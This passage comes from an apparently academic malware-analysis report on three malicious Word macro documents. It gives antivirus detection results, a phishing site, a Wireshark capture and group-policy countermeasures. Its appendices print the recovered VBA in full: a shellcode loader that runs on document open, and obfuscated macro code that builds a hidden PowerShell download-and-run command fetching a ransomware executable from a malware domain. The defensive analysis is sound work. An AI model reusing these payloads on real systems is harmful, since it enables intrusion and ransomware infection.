- [key.exe](#)
- [test.exe](#)

Figure 10: Sample 3 Further Directory Browsing

Going back to the /~astrustfin directory, there was also a .zip file called *astrustfin.zip*. Downloading and unpacking this file revealed over 25 .HTML files, multiple JavaScript files, some .PDF's and other various resources for building a website.




Figure 11: Phishing Website Discovered

This appeared to be a phishing website, as no information on the “Asia Trust Finance” could be found online, nor could any information on the board of directors listed on the website be found. In the process of researching the fake website, a website was also found that reports fake websites, which listed astrustfin[.]net as a fake website, and the web host listed also matched the IP address found in the original office document. (Artists Against 419, 2015). Interestingly, whois data also revealed an address for the registrant of the website that appeared to be a residential address in Alabama, USA.

2.5.2 Automated Sample Analysis

2.5.2.1 VirusTotal.com

The word document had a similar detection rate to the other samples, with 32 of 56 antivirus engines detecting malware. This included:

- Avast
- BitDefender
- Kaspersky
- Microsoft

- Symantec

However, some of the more popular antivirus engines shown below did not detect the malware:

- AVG
- Malwarebytes
- McAfee
- Sophos

(VirusTotal, 2017).

Since there was also an executable that was downloadable straight from a website (1.exe), this was also downloaded and processed through VirusTotal. It had a high detection rate of 47 of 61 antivirus engines the executable was tested against. All of the popular antivirus vendors detected the file, apart from MalwareBytes. (VirusTotal, 2017).

2.5.2.2 *Cryptam.com*

Cryptam also detected the document as suspicious, triggering the rule:

25938: suspicious.office Visual Basic macro

(Cryptam, 2017).

3 RESULTS

3.1 RESULTS FOR SAMPLE 1

For this sample, it was very hard to determine what the payload was doing to the compromised computer. There was evidence of network activity and the attack being served from a remote computer, however, the payload was being sent using TCP, which was not readable. If the payload was being sent over HTTP(S), then it may have been possible to view the payload being delivered by using the cURL command. (Fortinet, 2017).

3.2 RESULTS FOR SAMPLE 2

After manual and automated analysis, the macro code was executed in a safe testing environment to determine:

- If any mistakes were made in the earlier section.
- If any more information could be retrieved about the malware and its author.
- If the malware worked.

Unfortunately for this malware author, the code was obfuscated so heavily that when the macro executed it failed to execute properly due to a syntax error shown in *Figure 12*, below. This resulted in a failed malware infection.




Figure 12: Malicious Code Failing to Execute

To confirm this was not just a decoy to throw off researchers, the network was monitored with Wireshark and it was determined that no external servers were being contacted. Searching Google for "unwelcomeaz[.]top" revealed that the website only became a known malware distributor a few months ago. Furthermore, analysts who had got the malware to run determined that the same file (56.exe) contained an instance of Locky ransomware which also attempted to install Opera browser (possibly to distract users from their files being encrypted). (My Online Security, 2017).

Ultimately, this malware could have been very effective. The social engineering technique encouraged the user to enable macros, PowerShell launched hidden and used an Opera installer as a decoy while the ransomware was deployed.

3.3 RESULTS FOR SAMPLE 3

Trying to execute the macros in the word document initially caused Microsoft Word to crash, however, after leaving it for a few minutes a message box appeared that said a framework required framework was missing from the PC to run the malware (.NET Framework 3.5 (includes .NET 2.0 and 3.0)).

After installing the required framework and allowing the macro to continue to run, the program “AntiVir Command Line Scanner for Windows” crashed (shown in *Figure 13*).




Figure 13: Malware Crashing

Wireshark analysis (shown in *Figure 14*) also confirmed that a HTTP GET request was sent to the IP address discovered earlier to download /~astrustfin/en/1.exe. This confirmed the correct executable was analysed in *Section 2.5.2.1*.

*Ethernet0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 104.153.45.242

No.	Time	Source	Destination	Protocol	Length	Info
121	7.609668	192.168.111.130	104.153.45.242	TCP	66	49593 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
122	7.698967	104.153.45.242	192.168.111.130	TCP	60	80 → 49593 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
123	7.699013	192.168.111.130	104.153.45.242	TCP	54	49593 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
124	7.699198	192.168.111.130	104.153.45.242	HTTP	312	GET /~astrustfin/en/1.exe HTTP/1.1
125	7.699294	104.153.45.242	192.168.111.130	TCP	60	80 → 49593 [ACK] Seq=1 Ack=259 Win=64240 Len=0

Figure 14: Wireshark Capture After Running Sample 3

4 DISCUSSION

4.1 SINGLE-USER MACRO PREVENTION

Generally, Microsoft is very good at deterring users from enabling content or editing on a document downloaded from the internet. Windows Defender on the testing platform detected all three documents analysed as containing malware, and automatically removed them.

If Windows Defender was disabled and a user downloaded a document from the internet, Microsoft Office would then show a warning (shown in *Figure 15*, below), where it warned users that files downloaded from the internet can be dangerous.




Figure 15: Warning of Document Downloaded from Internet

If a user then chooses to enable editing, they will be shown a second warning (if macros are present) asking if they want to enable content. (Shown in *Figure 16*).




Figure 16: Enable Content Button

Microsoft has shown to generally be good at preventing Office malware, however, the easiest way to prevent the malware is to make an informed judgement and think of the following questions:

- How did the user end up with the document?
- Is it from a trusted source?
- Are social engineering techniques similar to those shown above being used?

4.2 MACRO PREVENTION IN ENTERPRISE

4.2.1 Prevention Techniques

For an enterprise system administrator, it is slightly more challenging than making sure that the “Enable Content” button is not pressed. A system administrator must not only protect users from malware and ransomware, but also the company, trade secrets and customer & client data.

For this reason, there are several solutions that can be deployed to prevent any macro execution. As mentioned at the beginning, this research focused on Microsoft Office 2016, however there are equivalent options for earlier versions of Microsoft Office.

The easiest way to prevent macro execution would be by applying an administrative template with the following registry entries:

The below registry entries block (for the respective program marked in **bold**) files detected as coming from the internet from executing macros.

```
HKCU\Software\Policies\Microsoft\Office\16.0\Excel\Security\blockcontentexecutionfrominternet = 1
```

```
HKCU\Software\Policies\Microsoft\Office\16.0\PowerPoint\Security\blockcontentexecutionfrominternet = 1
```

```
HKCU\Software\Policies\Microsoft\Office\16.0\Word\Security\blockcontentexecutionfrominternet = 1
```

The above would stop files downloaded from the web from executing macros, however if a system administrator wishes to totally block macros (e.g. to mitigate an insider threat) then the following group policies could be applied (with the respective program highlighted in **bold**):

```
HKCU\Software\Policies\Microsoft\Office\16.0\Publisher\Security\vbawarnings = 4
```

```
HKCU\Software\Policies\Microsoft\Office\16.0\Word\Security\vbawarnings = 4
```

If this was enforced and a user opened a macro-enabled document, they would see the following:




Figure 17: Macros Blocked by Group Policy (Microsoft, 2016)

If some users have a legitimate use for macros (e.g. a company's finance team) then the other alternative would be to block macros entirely using the above method, but only block macros downloaded from the internet for the financial team (by putting them in an organisational unit with the respective group policy settings).

Ultimately, choosing how strict an environment's macro execution policy is comes down to the system administrator's judgement. It is crucial to find a balance between security and usability.

4.2.2 Automated Scanning

Each of the programs used for automated scanning (VirusTotal, and Cryptam) have publicly available API's. A system administrator could implement one (or more) of the API's into the network which could scrape email attachments, auto-upload for analysis and report on whether any malicious files were detected coming into the network.

4.3 CONCLUSIONS

To conclude, the implementation for preventing malicious documents comes down to an individual client or businesses use case. It is important to remain resilient against macro malware by implementing one (or more) of the counter-measures suggested above.

Failing to prevent macros could have an enormous effect. Files could be encrypted with ransomware (as shown in the analysis section), deleted or stolen by an attacker. An attacker may also be able to gain full control over a system through macros (this was also demonstrated in the analysis section). Customer

information could be compromised and there could be unnecessary downtime whilst disaster recovery is implemented. This could eventually lead to large financial losses for a business and potentially a loss of customers.

System administrators must balance good security practices and usability. The least intrusive method of implementation (from an end-user's standpoint) would be to implement one of the API's from an automated scanner to scrape inbound documents and try to detect malware, but the most effective way to almost guarantee no macro malware is to completely block macros in the first place using group policies.

Generally, if a macro-enabled .docm document comes from a random, unknown source: **"Don't Open, Contains Malware"**.

4.4 FUTURE WORK

There is a potential for some future work with this project. This could include:

- Full reverse engineering of the malware. For example, the executable file downloaded by *Sample 2* was already known to be an instance of Locky ransomware, but if the executable (56.exe) could be downloaded, this could have been reverse engineered to further confirm what the malware was attempting to do to the compromised system.
- One (or more) of the available API's could be set up to test the automation of scanning files. Automation would make a system administrators job easier, and doing so as future work could also act as a tutorial.
- Testing the effectiveness versus usability of the suggested countermeasures.

REFERENCES

- Microsoft. Create or run a macro. [no date] Accessed 14 March 2017 at <https://support.office.com/en-gb/article/Create-or-run-a-macro-c6b99036-905c-49a6-818a-dfb98b7c3c9c>
- University of Texas. Macro Enabled Content Image. July 2016. Accessed 15 March 2017 at <http://sites.utexas.edu/iso/files/2016/07/Macro-EnableContent.png>
- Windows.net. Tricking Users into Executing Macros. March 2016. Accessed 15 March 2017 at <https://msdnshared.blob.core.windows.net/media/2016/03/48.png>
- GitHub. Windows 10 Hardening. 10 May 2016. Accessed 20 March 2017 at <https://github.com/aghorler/Windows-10-Hardening/blob/master/registry/windows10.bat>
- Clearswift. 10 Shocking Malware and Ransomware Statistics. 24 May 2016. Accessed 20 March 2017 at <https://www.clearswift.com/blog/2016/05/24/10-shocking-malware-and-ransomware-statistics>
- The Hacker News. Watch Out! First-Ever Word macro Malware for Apple Mac OS Discovered in the Wild. 9 February 2017. Accessed 21 February 2017 at <https://thehackernews.com/2017/02/mac-osx-macro-malware.html>
- Python. Using Python on a Macintosh. [no date]. Accessed 28 March 2017 at <https://docs.python.org/3/using/mac.html>
- VirusTotal. Sample 1 Analysis. 28 March 2017. Accessed 28 March 2017 at <https://www.virustotal.com/en/file/6744fb32dc18867fc7aac06192921a11ad0ac2fcd434e4b2999e9df5c101b8cd/analysis/1490708678/>
- Cryptam. Sample 1 Analysis. 28 March 2017. Accessed 28 March 2017 at <https://repo.cryptam.com/reports/6744fb32dc18867fc7aac06192921a11ad0ac2fcd434e4b2999e9df5c101b8cd.html>
- VirusTotal. Unwelcomeaz[.]top domain information. [no date]. Accessed 30 March 2017 at [https://www.virustotal.com/en/domain/unwelcomeaz\[.\]top/information/](https://www.virustotal.com/en/domain/unwelcomeaz[.]top/information/)
- VirusTotal. 54.165.5.111 IP address information. [no date]. Accessed 30 March 2017 at <https://www.virustotal.com/en/ip-address/54.165.5.111/information/>
- Didier Stevens. Introducing oledump.py. 17 December 2014. Accessed 30 March 2017 at <https://blog.didierstevens.com/2014/12/17/introducing-oledump-py/>
- Jourdan Templeton. 3 ways to download files with PowerShell. 3 April 2015. Accessed 8 April 2017 at <https://blog.jourdant.me/post/3-ways-to-download-files-with-powershell>
- Cryptam. Cryptam Home Page. [no date]. Accessed 9 April 2017 at <http://cryptam.com>
- VirusTotal. About VirusTotal. [no date]. Accessed 9 April 2017 at <https://virustotal.com/en/about/>
- My Online Security. Spoofed FBI Tiket alert delivers Locky ransomware. 23 January 2017. Accessed 9 April 2017 at <https://myonlinesecurity.co.uk/spoofed-fbi-tiket-alert-delivers-locky-ransomware/>
- VirusTotal. Sample 2 Analysis. 10 April 2017. Accessed 10 April 2017 at <https://www.virustotal.com/en/file/8d5259dd99cc605b19cd5a176c46503f29c7a61107013f5f97180a1fc84d001e/analysis/1491839187/>

Cryptam. Sample 2 Analysis. 10 April 2017. Accessed 10 April 2017 at <https://repo.cryptam.com/reports/8d5259dd99cc605b19cd5a176c46503f29c7a61107013f5f97180a1fc84d001e.html>

Microsoft. Macro Blocked by Group Policy. March 2016. Accessed 14 April 2017 at <https://msdnshared.blob.core.windows.net/media/2016/03/48.png>

Artists Against 419. Fake Sites Database. 5 October 2010. Accessed 17 April 2017 at <https://db.aa419.org/fakebanksview.php?key=105683>

VirusTotal. Sample 3 Analysis. 17 April 2017. Accessed 17 April 2017 at <https://virustotal.com/en/file/1513c52fcd827ea3e77771d4765b5c178ccb7fd57fbd45c187ed913d00ccb4f6/analysis/>

Cryptam. Sample 3 Analysis. 17 April 2017. Accessed 17 April 2017 at <http://repo.cryptam.com/reports/1513c52fcd827ea3e77771d4765b5c178ccb7fd57fbd45c187ed913d00ccb4f6.html>

VirusTotal. Sample 3 Executable Analysis. 17 April 2017. Accessed 17 April 2017 at <https://www.virustotal.com/en/file/acca1aa7ac7fcf62d818158d0ca536b1bcad2083c67146ff7a1fd1c205c5b2ec/analysis/1492391172/>

Fortinet. Microsoft Word File Spreads Malware Targeting Both Mac OS X and Windows (Part II). 29 March 2017. Accessed 19 April 2017 at https://blog.fortinet.com/2017/03/29/microsoft-word-file-spreads-malware-targeting-both-mac-os-x-and-windows-part-ii?utm_content=bufferee289&utm_medium=social&utm_source=twitter.com&utm_campaign=buffer

APPENDICES

APPENDIX A – SAMPLE 1 CHECKSUMS

MD5: c70e7c1ad9f310f1b6cfc7114b406f18

SHA1: 413f67f60832fac35eef75c0c5c41ea9ed642c5b

SHA256: 6744fb32dc18867fc7aac06192921a11ad0ac2fcd434e4b2999e9df5c101b8cd

APPENDIX B – SAMPLE 2 CHECKSUMS

MD5: 7bf7a625c382568da910e86b7b332da1

SHA1: 47def992cb4c04ea261b170bba2bd33115ead141

SHA256: 8d5259dd99cc605b19cd5a176c46503f29c7a61107013f5f97180a1fc84d001e

APPENDIX C – SAMPLE 3 CHECKSUMS

MD5: ec92c2f8fd76d4a9f2972aa6b24e0336

SHA1: ea5cbbd5d495913adbed48cd7e5e8ab207290da5

SHA256: 1513c52fcd827ea3e77771d4765b5c178ccb7fd57fbd45c187ed913d00ccb4f6

APPENDIX D – SAMPLE 1 VISUAL BASIC CODE

#If VBA7 Then

Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Fqvw As Long, ByVal Mkgosl As Long, ByVal Clz As LongPtr, Pjvsub As Long, ByVal Fvhufyng As Long, Bqrqqqbpk As Long) As LongPtr

Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Myzjm As Long, ByVal Zqcflmh As Long, ByVal Sxn As Long, ByVal Izzy As Long) As LongPtr

Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Yezmsiwse As LongPtr, ByRef Dfjdylv As Any, ByVal Iyialyq As Long) As LongPtr

#Else

Private Declare Function CreateThread Lib "kernel32" (ByVal Fqvw As Long, ByVal Mkgosl As Long, ByVal Clz As Long, Pjvsub As Long, ByVal Fvhufyng As Long, Bqrqqqbpk As Long) As Long

Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Myzjm As Long, ByVal Zqcflmh As Long, ByVal Sxn As Long, ByVal Izzy As Long) As Long

Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Yezmsiwse As Long, ByRef Dfjdylv As Any, ByVal Iyialyq As Long) As Long

#End If

Sub Auto_Open()

Dim Qbhfqalj As Long, Rvbrez As Variant, Alxx As Long

#If VBA7 Then

Dim Iglk As LongPtr, Htmagn As LongPtr

#Else

Dim Iglk As Long, Htmagn As Long

#End If

Rvbrez = Array(232, 130, 0, 0, 0, 96, 137, 229, 49, 192, 100, 139, 80, 48,
139, 82, 12, 139, 82, 20, _
139, 114, 40, 15, 183, 74, 38, 49, 255, 172, 60, 97, 124, 2, 44, 32, 193, 207,
13, 1, _
199, 226, 242, 82, 87, 139, 82, 16, 139, 74, 60, 139, 76, 17, 120, 227, 72, 1,
209, 81, _
139, 89, 32, 1, 211, 139, 73, 24, 227, 58, 73, 139, 52, 139, 1, 214, 49, 255,
172, 193, _
207, 13, 1, 199, 56, 224, 117, 246, 3, 125, 248, 59, 125, 36, 117, 228, 88, 139,
88, 36, _
1, 211, 102, 139, 12, 75, 139, 88, 28, 1, 211, 139, 4, 139, 1, 208, 137, 68, 36,
36, _
91, 91, 97, 89, 90, 81, 255, 224, 95, 95, 90, 139, 18, 235, 141, 93, 104, 51,
50, 0, _
0, 104, 119, 115, 50, 95, 84, 104, 76, 119, 38, 7, 255, 213, 184, 144, 1, 0, 0,
41, _
196, 84, 80, 104, 41, 128, 107, 0, 255, 213, 106, 5, 104, 192, 168, 1, 128, 104,
2, 0, _
17, 92, 137, 230, 80, 80, 80, 80, 64, 80, 64, 80, 104, 234, 15, 223, 224, 255,
213, 151, _
106, 16, 86, 87, 104, 153, 165, 116, 97, 255, 213, 133, 192, 116, 12, 255, 78,
8, 117, 236, _
104, 240, 181, 162, 86, 255, 213, 106, 0, 106, 4, 86, 87, 104, 2, 217, 200, 95,
255, 213, _
139, 54, 106, 64, 104, 0, 16, 0, 0, 86, 106, 0, 104, 88, 164, 83, 229, 255, 213,
147, _
83, 106, 0, 86, 83, 87, 104, 2, 217, 200, 95, 255, 213, 1, 195, 41, 198, 117,
238, 195 _
)


```

Iglk = VirtualAlloc(0, UBound(Rvbrez), &H1000, &H40)
For Alxx = LBound(Rvbrez) To UBound(Rvbrez)
    Qbhfqalj = Rvbrez(Alxx)
    Htmagn = RtlMoveMemory(Iglk + Alxx, Qbhfqalj, 1)
Next Alxx
Htmagn = CreateThread(0, 0, Iglk, 0, 0, 0)
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub

```

APPENDIX E – SAMPLE 2 STREAM 7 DUMP

```

Attribute VB_Name = "Module1"
Public Function BPKRwWfe() As String
    Dim PLRYQj As String
    Dim NjYzc As String
    guJZO = "w" & "" & "^" & "" & "" & "^" & "" & ""
    QTES1 = "" & "e" & "" & "" & "r" & ""
    PLRYQj = "s" & "" & "" & "" & "" & uDnrKk & NxVxIhl & "" & "" & "e" & DoMet
    NjYzc = "i" & "" & "" & "" & "n" & "" & "o" & "" & "k"
    jXEvDyG = " -w" & "" & "^" & "i" & "" & "^n" & "d" & "^o" & "w" & "s^t" & "yle"
    & " hi^d" & "den "
    HEass = "/k " & "" & "^" & "" & "p" & "" & "o"
    lhmwuiE = DKMouJ & "f" & "i" & "^" & "l" & "" & "e" & jXEvDyG
    wDuIZJ = "cu" & "" & "t" & "i^" & "o" & "n" & "P" & "" & "o^" & "" & "l" & "ic"
    & "y by^" & "pa" & "" & "ss -n^o"
    MQoOJsI = HEass & "" & guJZO & QTES1 & MEiTw(MEiTw(PLRYQj, "28DVXLSZ"),
    "28DVXLSZ") & " " & "-E^" & "x^e"
    BviBiPeU = "$" & "wc = Ne" & "w-0" & BfSzTnq
    BPKRwWfe = MQoOJsI & wDuIZJ & "" & lhmwuiE & "" & BviBiPeU
End Function

```

```

Public Function MEiT(wumJs0 As String, crlsoPs As String) As String
    Dim cVHwbN() As Byte
    Dim nikzXIFY() As Byte
    Dim ppuwfx As Integer
    Dim SJSOG As Integer
    Dim quulUa As Integer
    Dim qzQAB As Integer
    cVHwbN = wumJs0
    nikzXIFY = crlsoPs
    SJSOG = LenB(crlsoPs)
    quulUa = LenB(wumJs0)
    For qzQAB = 0 To quulUa - 1
        ppuwfx = (qzQAB Mod SJSOG)
        cVHwbN(qzQAB) = cVHwbN(qzQAB)
    Next qzQAB
    MEiT = cVHwbN
End Function

```

APPENDIX F – SAMPLE 2 STREAM 8 DUMP

```

Attribute VB_Name = "Module2"
Public Function IjMRtDHw() As String
    IjMRtDHw = "Do^" & LmPJjUN & "lo" & "^" & "ad" & "Fi" & "^le('ht" & "^t" & "^p"
    & zkbBvBQ & "//unwelcomeaz[.]top/2/56.exe'" & jCsVm
End Function

```

APPENDIX G – SAMPLE 2 STREAM 9 DUMP

```

Attribute VB_Name = "Module3"
Public Function zJSrH() As String
    zJSrH = "%" & GwJWeHF & "M" & "" & "P" & "%"
End Function

```

```

Public Function GwJWeHF() As String

```

```
GwJWeHF = "TE"
```

```
End Function
```

```
Public Function LmPJjUN() As String
```

```
LmPJjUN = "wn"
```

```
End Function
```

```
Public Function zkbBvBQ() As String
```

```
zkbBvBQ = ":"
```

```
End Function
```

```
Public Function HbCvLeqx() As String
```

```
HbCvLeqx = MEiTW(MEiTW(BPKRwWfe, "7UTGNJaV"), "7UTGNJaV")
```

```
End Function
```

```
Public Function DoMet() As String
```

```
DoMet = "l" & "l"
```

```
End Function
```

```
Public Function uDnrKk() As String
```

```
uDnrKk = ""
```

```
End Function
```

```
Public Function NxVxIhl() As String
```

```
NxVxIhl = "h" & "^" & ""
```

```
End Function
```

```
Public Function DKMouJ() As String
```

```
DKMouJ = "pr" & "" & "o"
```

```
End Function
```

```
Public Function dcQRk() As String
```

```
dcQRk = "lie" & "nt" & "" & ";"
```

```
End Function
```

```
Public Function qEXegKE() As String
qEXegKE = "$wc." & "Hea^" & "ders" & ".Ad^d" & "('Us^er" & "-Ag^ent'," &
"'Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)');"
End Function
```

```
Public Function yfFGuA() As String
yfFGuA = "" & "" & "$wc." & IjMRtDHw
End Function
```

```
Public Function BfSzTnq() As String
BfSzTnq = "bject " & "System^.N" & "e" & "t" & oufje
End Function
```

```
Public Function jCsVm() As String
jCsVm = ",'" & zJSrH & ".e" & "^" & "x" & "e')" & MukYNun
End Function
```

```
Public Function oufje() As String
oufje = "." & "W" & "^" & "e" & "b" & "c" & dcQRk & qEXegKE & "" & yfFGuA
End Function
```

```
Public Function PjusLUX() As String
PjusLUX = "KJFKLLKFKLFKDLKDFL:LK:DLFK:LDFKL:DFJKLJKDIFJDFKLJLK"
End Function
```

```
Public Function MukYNun() As String
MukYNun = " & IF EXI" & "ST " & zJSrH & ".e^" & "xe ( s^ta^rt " & zJSrH &
".e^xe) & exit"
End Function
```

APPENDIX H – SAMPLE 2 STREAM 10 DUMP

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
```

```
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()
MOUopF = cm
TUsRUN = xe
uZVsw = d.e
MEswIF = MOUopF uZVsw TUsRUN
vAJwlN = MEswIF HbCvLeqx
MciSnmNJ = Run
Set WPjFC = VBA.CreateObject(WScript.Shell)
qNVnEf = CallByName(WPjFC, MciSnmNJ, VbMethod, vAJwlN)
End Sub
```